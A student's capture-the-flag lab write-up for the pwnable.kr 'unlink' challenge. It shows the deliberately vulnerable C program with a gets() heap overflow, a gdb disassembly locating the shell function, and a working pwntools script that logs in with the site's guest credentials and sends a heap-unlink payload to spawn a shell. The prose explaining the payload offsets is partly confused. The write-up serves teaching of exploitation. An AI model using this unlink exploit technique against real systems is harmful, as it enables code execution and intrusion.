

[illegible]

2.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
typedef struct tagOBJ{
    struct tagOBJ* fd;
    struct tagOBJ* bk;
    char buf[8];
}OBJ;

void shell(){
    system("/bin/sh");
}

void unlink(OBJ* P){
    OBJ* BK;
    OBJ* FD;
    BK=P->bk;
    FD=P->fd;
    FD->bk=BK;
    BK->fd=FD;
}

int main(int argc, char* argv[]){
    malloc(1024);
    OBJ* A = (OBJ*)malloc(sizeof(OBJ));
    OBJ* B = (OBJ*)malloc(sizeof(OBJ));
    OBJ* C = (OBJ*)malloc(sizeof(OBJ));

    // double linked list: A <-> B <-> C
    A->fd = B;
    B->bk = A;
    B->fd = C;
    C->bk = B;

    printf("here is stack address leak: %p\n", &A);
    printf("here is heap address leak: %p\n", A);
    printf("now that you have leaks, get shell!\n");
    // heap overflow!
    gets(A->buf);


    // exploit this unlink!
    unlink(B);
    return 0;
}
```

The char buf[8] is specifically the line that creates a buffer that can be exploited, however the gets(A->buf); is what causes the heap overflow to actually be able to occur.

Ben Walker
11-29-18
CSC 495: Lab 4

3.

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from /unlink...(no debugging symbols found)...done.
gdb-peda> disas shell
Dump of assembler code for function shell:
0x080484eb <+0>:    push    ebp
0x080484ec <+1>:    mov     ebp,esp
0x080484ee <+3>:    sub     esp,0x8
0x080484f1 <+6>:    sub     esp,0xc
0x080484f4 <+9>:    push    0x8048690
0x080484f9 <+14>:   call    0x80483c0 <system@plt>
0x080484fe <+19>:   add     esp,0x10
0x08048501 <+22>:   nop
0x08048502 <+23>:   leave
0x08048503 <+24>:   ret
End of assembler dump.
gdb-peda>
```



After using GDB to look at unlink, using disas shell reveals the memory address of the function.

4.

```
from pwn import *
context(os='linux', log_level='debug')
#p=process("./unlink")

s = ssh(host='pwnable.kr', port=2222,user='unlink',password='guest')
p = s.process("./unlink")
shell_addr=0x080484eb
stack_addr=p.recvline()
stack_addr=stack_addr.split(": 0x")[1][:-1]
stack_addr=int(stack_addr,16)

heap_addr=p.recvline()
heap_addr=heap_addr.split(": 0x")[1][:-1]
heap_addr=int(heap_addr,16)
log.info("stack addr = 0x%x" % stack_addr)
log.info("heap_addr = 0x%x" % heap_addr)
p.recvuntil("get shell!\n")
payload=p32(shell_addr)+"a"*12+p32(heap_addr + 0xc)+p32(stack_addr+ 0x10)
print payload
p.sendline(payload)
p.interactive()
```

The payload consists of the shell address, then 12 a's, then heap address plus 12 (locations), finally the stack address plus 10 (locations). These addresses allow for the exploit as memory is run though it can will trigger the different parts, as they are ordered, and run the shell at the end.

5.

By looking at the payload we can see how there is an addition of multiple addresses together matching up to full address spaces. With the heap address, there is 0xC added to it, this moves the address 12 spaces, the same amount as the injected a's. Then there is the stack with 0x10 added to it which is 16 in decimal, or equal to two memory addresses. These allow for positioning and skipping of addresses in memory. The stack address will point to the stack, and so it can be used when unlinked, and the heap address will allow to pick out the space in the heap to be unlinked and overwritten. By using the specific offsets we can accurately pick out where to jump to next and have the exploit work.